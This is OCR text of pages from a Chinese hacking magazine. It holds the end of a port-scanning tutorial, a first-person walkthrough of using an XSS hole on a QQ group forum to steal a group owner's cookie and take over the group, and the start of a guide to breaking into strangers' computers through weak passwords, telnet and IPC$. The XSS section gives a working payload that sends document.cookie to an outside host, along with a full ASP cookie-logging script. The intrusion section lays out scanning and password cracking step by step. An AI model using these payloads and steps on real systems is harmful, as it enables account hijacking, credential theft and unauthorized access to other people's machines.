


图2 用nc打开UTP7777端口

如果只是毫无目的地想打开某一个端口，那么，推荐使用工具——NetCat。提起NetCat读者们应该并不陌生，这就是大名鼎鼎的黑客瑞士军刀NC。以打开TCP 7777端口为例，使用命令：**nc –vv –L –p 7777** 即可，如图1。

使用以上命令，NC会监听TCP 7777端口，如果想打开某个**UDP**端口，则可使用命令：**nc –vv –L –u –p 7777** 即可，如图2。

了解如何打开端口，那么，就应该懂得如何去关闭端口，但是，在系统中有些端口所在的服务可能会为系统提供必要的底层功能，是无法彻底关闭的，这时也许就需要使用防火墙类软件来从网络层屏蔽端口，当然，防火墙的一些基本拦截原理已不在本文讨论之列，有兴趣的读者可以参考相关资料。

三、TCP扫描与UDP扫描

1．TCP connet方式扫描

Connect扫描方式就是传统的TCP扫描，上一期和本期前部分都提到过关于TCP三次握手，Connect方式的扫描就是在扫描过程中，扫描程序会对要扫描的端口建立标准的三次握手连接，当连接建立成功时，扫描器就会认为该端口是开放的，但是，同时被扫描的主机也会在本地留下扫描记录，就像上期关于netstat章节所提到的。

2．TCP SYN方式扫描

SYN扫描方式则是常说到的半开式扫描，在扫描器扫描过程中，不会建立三次握手连接，而是只发送SYN标志位，如果对方被扫描的端口开放，那么，对方回复的数据包中会包含SYN和ACK两种标志位，这时，扫描器认为该端口开放。如果被扫描的端口未开放，那么，被扫描主机会回复一个含有RST标志位的数据包，这时，扫描器就判断这个端口的状态为关闭。

3．其他的TCP扫描方式

TCP的扫描方式很多，例如**FIN扫描**、**ACK扫描**，这些扫描方式都不是经常被直接使用到的，而大多是**用来作为正规扫描过程中辅助扫描用的**，比如，FIN扫描一般用来区分被扫描的端口是否为被过滤（即，被防火墙类网络设备过滤），如果扫描器发送了带有FIN标志位的数据，而对方没有回复的话，那么，即认为数据包被过滤。如果对方回复了RST，则能说明数据包没有被过滤，但无法确定这个端口是开放还是关闭，具体的是开是关，则需要使用SYN或是connect方式来确认。

在TCP扫描中还有很多类似的扫描方式，但是，经常被用到的却只有其中的两种，就是connect和SYN方式。

而在常用的两种方式中，人们常认为SYN因为是半开扫描，所有的端口扫描过程都不是完整地建立了连接，因此SYN的扫描方式的速度快于connect方式，其实，这也不是绝对的。因为SYN是半开式扫描，所以，扫描器只发送SYN数据包，在发送时没有

超时的设置，这与正常的TCP connect不同，TCP connect扫描方式完全依靠TCP协议本身的标准连接，而TCP连接过程中是存在超时概念的，而超时时间可以设置，所以，当对方长时间没有响应（或到达了设置的超时时间还未响应）的时候，TCP connect方式的扫描会认为对方端口为关闭状态。但是由于SYN没有超时，所以，即使对方端口没有开放，扫描器也会一直等下去，直到程序本身超时为止，这样，一些对于SYN超时控制不好的程序在使用SYN方式扫描时，可能反而会比TCP connect扫描慢得多。

4．UDP扫描

前面讲过了，UDP是非面向连接的协议，也就是说，当我向某台主机的某个UDP端口发送数据时，**对方的UDP端口即使接收到了我的数据，也不一定会回复**，除非对方该UDP端口上运行着一个交互式的UDP应用。例如，SNMP的查询过程，是使用了UDP端口，当客户端向提供了SNMP服务的服务器发送一个walk或get请求时，无论请求内容是否存在，只要是SNMP请求正确，对方都会有所回应。

有了上面这样一个概念作为基础，我想，很多读者就应该能想到UDP扫描是如何实现的了。

对于有UDP扫描功能的扫描器来说，会向每个指定的UDP端口发送特定格式的数据包，例如，对方开了UDP 161（SNMP），那么，扫描器就会在扫描UDP 161端口时发送SNMP格式的数据，如果对方响应，那么，就证明UDP 161端口开放。再举一例，在扫描常见的UDP 123（NTP，网络时间协议）端口时，扫描器会模拟客户端发送一个时间同步请求，如果对方给予应答，那么，则证明对方的UDP 123端口开放。

通过以上两个例子，我想各位读者应该能明白UDP端口扫描是如何实现的了。但是，在UDP扫描过程中，同样存在着超时问题，因为UDP不像TCP那样有多种容错机制来保证数据准时、正确地传输，当数据发送出去后，想确认对方接受数据的端口是否开放的话，那么就只有一直等，等到程序超时或是等到正确的回应，因此，这也决定了UDP的扫描速度不会很快，而且，由于不是所有的65535个UDP端口都被定义了标准的服务，所以，在扫描过程中，对于很多UDP端口扫描器是无法模拟提交UDP数据的，因此，**大部分UDP扫描也只限于一些被定义和经常被使用的UDP端口而已。**

说了那么多关于UDP端口的扫描问题，可能很多读者还是很迷惑，因为一直以来，被提到最多的莫过于TCP的标准扫描，对UDP扫描接触的可能并不多，难免会心生疑惑，这里，给大家推荐两款工具，一是**nmap**，另外一个则是FoundStone的**Fscan**，这两款大名鼎鼎的扫描器对UDP扫描的支持性都不错，大家有时间可以去试一试。

四、尾声

在本期文章中，笔者从常见的一些技术入手，结合TCP/IP这些基础知识，为大家讲解了一些既基础又流行的知识，希望读者能从中得到自己想要了解的知识。

限于篇幅和文章面向的读者，文中多处并未对一些技术细节进行详细讨论，有兴趣的朋友可以自己参考相关资料或到论坛上一起讨论。

编辑点评： 通过两期的学习，不知道读者朋友对端口和协议了解多少了？这是两个很简单也很复杂的概念，你可以简单地理解为端口就是一个通讯的地址，协议就是通讯的语言，协议就是一定格式排列的一串数据，每一段包含不同的意思……不过你想深入了解，还是要去看看专业的书籍，内容很多，需要耐心哦。



QQ群 跨站漏洞的利用

心雨[H.R.T]

酷语

最近风飘毅然决定抛弃Red Hat，爱上了Ubuntu。原先是为了体验一下传说中的Xgl，但用过一次就爱不释手了，最漂亮的Linux系统，果然名不虚传啊。比起红帽，个人感觉还是Ub的效率最高，运行稳定，特别是可以与Vista相媲美的Beryl。那个爽啊。所以一连M+N天风飘都守在电脑旁，直接导致一女生发来一条短信："你晚上就抱着电脑睡觉吧"……郁闷啊，无奈啊，不是想抱着电脑睡，是实在找不到别的东西抱啊……

从本文你可以学到：

1. 跨站的基本技巧
2. cookie欺骗原理
3. ASP基础知识

最近在QQ上很少见到浪子，后来听说他天天隐身跟MM聊天，如此不厚道！我们另外几个群管准备"弹劾"他，没想到他先把我们群管的资格给取消了，谁叫人家是群主，但一个群怎么能他一个人说了算呢？看形式他是不会把权利交出来了，只有自己动手丰衣足食啦！

如果可以登录他的QQ就好办了，但是不可能直接问他密码吧?看来只有找别的方法了，没想到还真让我给找到了！我就把过程给大家说说：大家都知道QQ群BBS上存在跨站漏洞（跨站攻击是指入侵者在远程Web页面的HTML代码中插入具有恶意目的的数据，使得用户认为该页面是可信赖的，但是当浏览器下载该页面，嵌入其中的脚本将被解释执行），所利用的就是这个漏洞！




图1 发表后的结果




图2 要以http://开头

先说说思路：首先利用漏洞获取访问者的cookie（cookie是web服务器保存在用户硬盘上的一段文本，主要用于识别用户身份），然后利用cookie欺骗（cookie欺骗就是攻击者向服务器提交修改过的或伪造的或窃取的cookie冒充合法用户登录）以管理者的身份登录群BBS，只要获取了群管理员的cookie我们就能利用群BBS上群管理功能提升自己为管理员掌握"生杀大权"，先来看看这个漏洞：打开群的BBS点击发表文章，在文章内容的地方输入"[img]javascript:alert("试试")[/img]"UBB代码经过转换变成了<img src=javascript:alert("试试")>这段代码的意思是弹出一个对话框，发表后结果如图1。直接显示出代码，难道说漏洞补上了?再回到发表文章的地方仔细观察了一下，发现可以插入图片，顺便点了一下，在填写文章的地方出现了一个输入框，随便输点东西"xxx"然后点击那个绿色的"钩"提交，结果提示要以"http"开头，如图2。

我又重新输入"http://H.R.T"然后提交结果显示如下内容，如图3。




图3 提交后显示的内容

从这里就可以看出两个问题：

1．服务器并没有对提交的内容检验，只要以“虎头牌”“http://”就可以了。

2.跨站代码“[img]javascript:alert("试试")[/img]”中“[img][/img]”要大写。

现在我把代码换成大写的，如“**[IMG]javascript:alert("试试")[/IMG]**”发表后再访问时如图4。




图4 证明存在跨站问题

弹出“试试”的对话框，说明的确存在跨站问题。

关于漏洞是怎么产生的在这里就不讨论了，无非就是过滤不严的问题。然后把代码再改造一下，写成可以得到访问者cookie的代码，代码内容如下：“**[IMG]javascript:document.location='http://www.chnping.com/xinyu/ly/asp.asp?msg='+document.cookie[/IMG]**”这句代码的意思就是页面转向到“http://www.chnping.com/xinyu/ly/asp.asp”，而“http://www.chnping.com/xinyu/ly”是我空间的一个目录，用于收集cookie的就是asp.asp文件，后面的参数“+document.cookie”是获取访问者cookie的文件。

“asp.asp”的内容如下：

```
<%
testfile=Server.MapPath("xx.txt") '把"xx.txt"文件的路径赋给testfile
msg=Request("msg") '把接受的信息赋给"msg"
set fs=server.CreateObject("scripting.filesystemobject") '创建 filesystemobject 对象fs
set thisfile=fs.OpenTextFile(testfile,8,True,0) '表示向"xx.txt"文件里追加内容，若指定文件不存在，则新建该文件
thisfile.WriteLine(""&msg&"") '向xx.txt里写入"msg"的内容
thisfile.close '关闭文件
set fs = nothing '释放对象
%>
```

只要懂点ASP的朋友都可以看懂这个文件，就是把获取的内容写到“xx.txt”里，如果不存在“xx.txt”，则会在asp.asp文件同一个目录下自动新建一个名为“xx.txt”的文本文件。把这个文件传到一个支持ASP的空间上，只要访问“xx.txt”就可以看到获取的cookie（另外一起打包的还有一个获取cookie的PHP文件大家有兴趣可以测试一下）。然后把代码输入到填写文章内容的地方，再给文章取个“诱惑”人的标题发表，自己可以先浏览一下看看效果，如果显示一片空白的话就说明成功了（asp本身就是一个空白页面）。现在只要群管来查看贴子，他的“cookie”就会被窃取！

现在浪子已经浏览了贴子，再去看看cookie收集的情况。如图5。可能是他浏览了贴子好几次所以“xx.txt”文件里很多重复的cookie，那个“**uin=o0000347**6**”说明是浪子的cookie，因为347**6就是浪子的QQ号。复制其中的一条内容，再打开桂林老兵的“修改cookie浏览器”，把复制的cookie粘贴到cookie修改框里，地址框就填上所在群的BBS的地址，如图6。




图5 取得的cookie




图6 修改cookie





图7 已经是管理员了

连接后我就以浪子的身份登录了群空间，然后点击右边的空间管理把自己的号设置为管理员就行了！可以看到我已经是管理员了！如图7。其中还有些问题要说明一下：获取的cookie有一定的有效时间，过了有效期就不可以使用了，还有就是浏览这个贴子的人看到一片空白的内容会引起怀疑，最好在asp.asp里加点什么文字。本文没什么技术含量只是用一些很基本漏洞来攻击，希望可以抛砖引玉扩展大家的思路。欢迎大家到非安全论坛和我交流！

编辑点评：

QQ群跨站漏洞虽然修补过一次，但问题依然存在，被用来挂马是个不错的选择，但如果你要采取管理操作，突破cookie存活时间限制也不容易，除非你24小时在线等，其实我们还可以再利用代码直接post数据达到你的目的，这个就留给大家茶余饭后研究一下啦。



记一次完整刷QQ四钻

无情剑客@梁泽滨

从本文你可以学到：

1．通过弱口令得到肉鸡

2．利用肉鸡账号刷QQ服务

刷QB总是一个流行的话题，很多兄弟都想不用自己花钱就能得到QB，所以有很多人花时间去研究那东西。其实大家认真想想吧，用别人的钱为自己服务，将心比心吧，如果是你的电脑让人家这样弄，那你会怎么想呢？在文章的开头我想给大家一个忠告：请不要将自己的快乐建立在别人的痛苦上。




图1 端口扫描

今天我写这文章是为了让被骇客入侵过的兄弟们演示一下他们到底是怎么被入侵的，当你们看完这篇文章就应该知道怎样保护你的电脑了。

下面是一次完整的入侵过程。首先我们要找到对我们有价值的电脑，网上有很多动画都是利用3389入侵的，我这里也是演示这个。先拿出**L-ScanPort2.0**扫描开了3389端口的电脑，如图1。扫描好了，我们先导出IP列表，这样导出的IP都是开了3389端口的，我们导出的时候保存的文件应该是TXT格式，这样在后面要用到的。

虽然这些电脑开了3389端口，但是我们没有密码也等于是没有用的，所以我们一定要知道对方电脑管理员的密码才可以连接他，到了这里有兄弟肯定会问了，怎么才能知道他们的密码呢？呵呵，不要着急。下面我们请出X-SCAN，我们用它来为我们破解弱口令的电脑密码，这样就可以免去我们一个一个的猜了。界面如图2，接着我们打开设置里面的扫描模块，如图3。

我们只选择扫描**NT-server**弱口令，再来导入刚才扫出来的3389电脑的IP，打开X-SCAN设置里面的扫描参数，如图4。选择从文件获取主机列表，这样就能导入我们刚才的IP了。

全部设置完毕，可以扫描了。按一下绿色的键就开始破解列表里的密码了，现在有一台电脑存在弱口令，如图5。我们进去看看它的详细信息，点击查看报告就出现图6的界面了，提示用户名和密码一样。接下来我们用到啊D网络工具包，如图7。

点击主界面的**win2000远程管理**，输入要管理的IP和账号密码，就可以登录了，图8所示。原来这电脑是用2003系统的啊，不管那么多了，先连接它的telnet吧。打开win2000远程管理工具里面的打开远程计算机的telnet服务，如图9。

点击启动就会出现如图10的界面，确定之后输入用户名和密码就可以连接上去了，如图11就代表你已经连接成功了。

我们在telnet输入**net share**看看对方的电脑开了什么共享，如图12。


既然对方开了IPC$，我们就和它建立IPC$连接吧。命令格式**net use \\ip\\ipc$ “密码” user:“账号”**，如图13。


运行输入对方的**\\IP\C$**再按回车就能访问对方的C盘了，如图14。


> 其实只要扫到弱口令就可以直接进行下面的操作了，而像启动Telnet这些，只是给你用来上传文件之类的扩大战果的，如果对方是XP的系统，小编还是建议大家利用3389，虽然XP的3389会把本地用户弹出去，容易被发现，但要在命令行模式进行提权是一件很难的事。

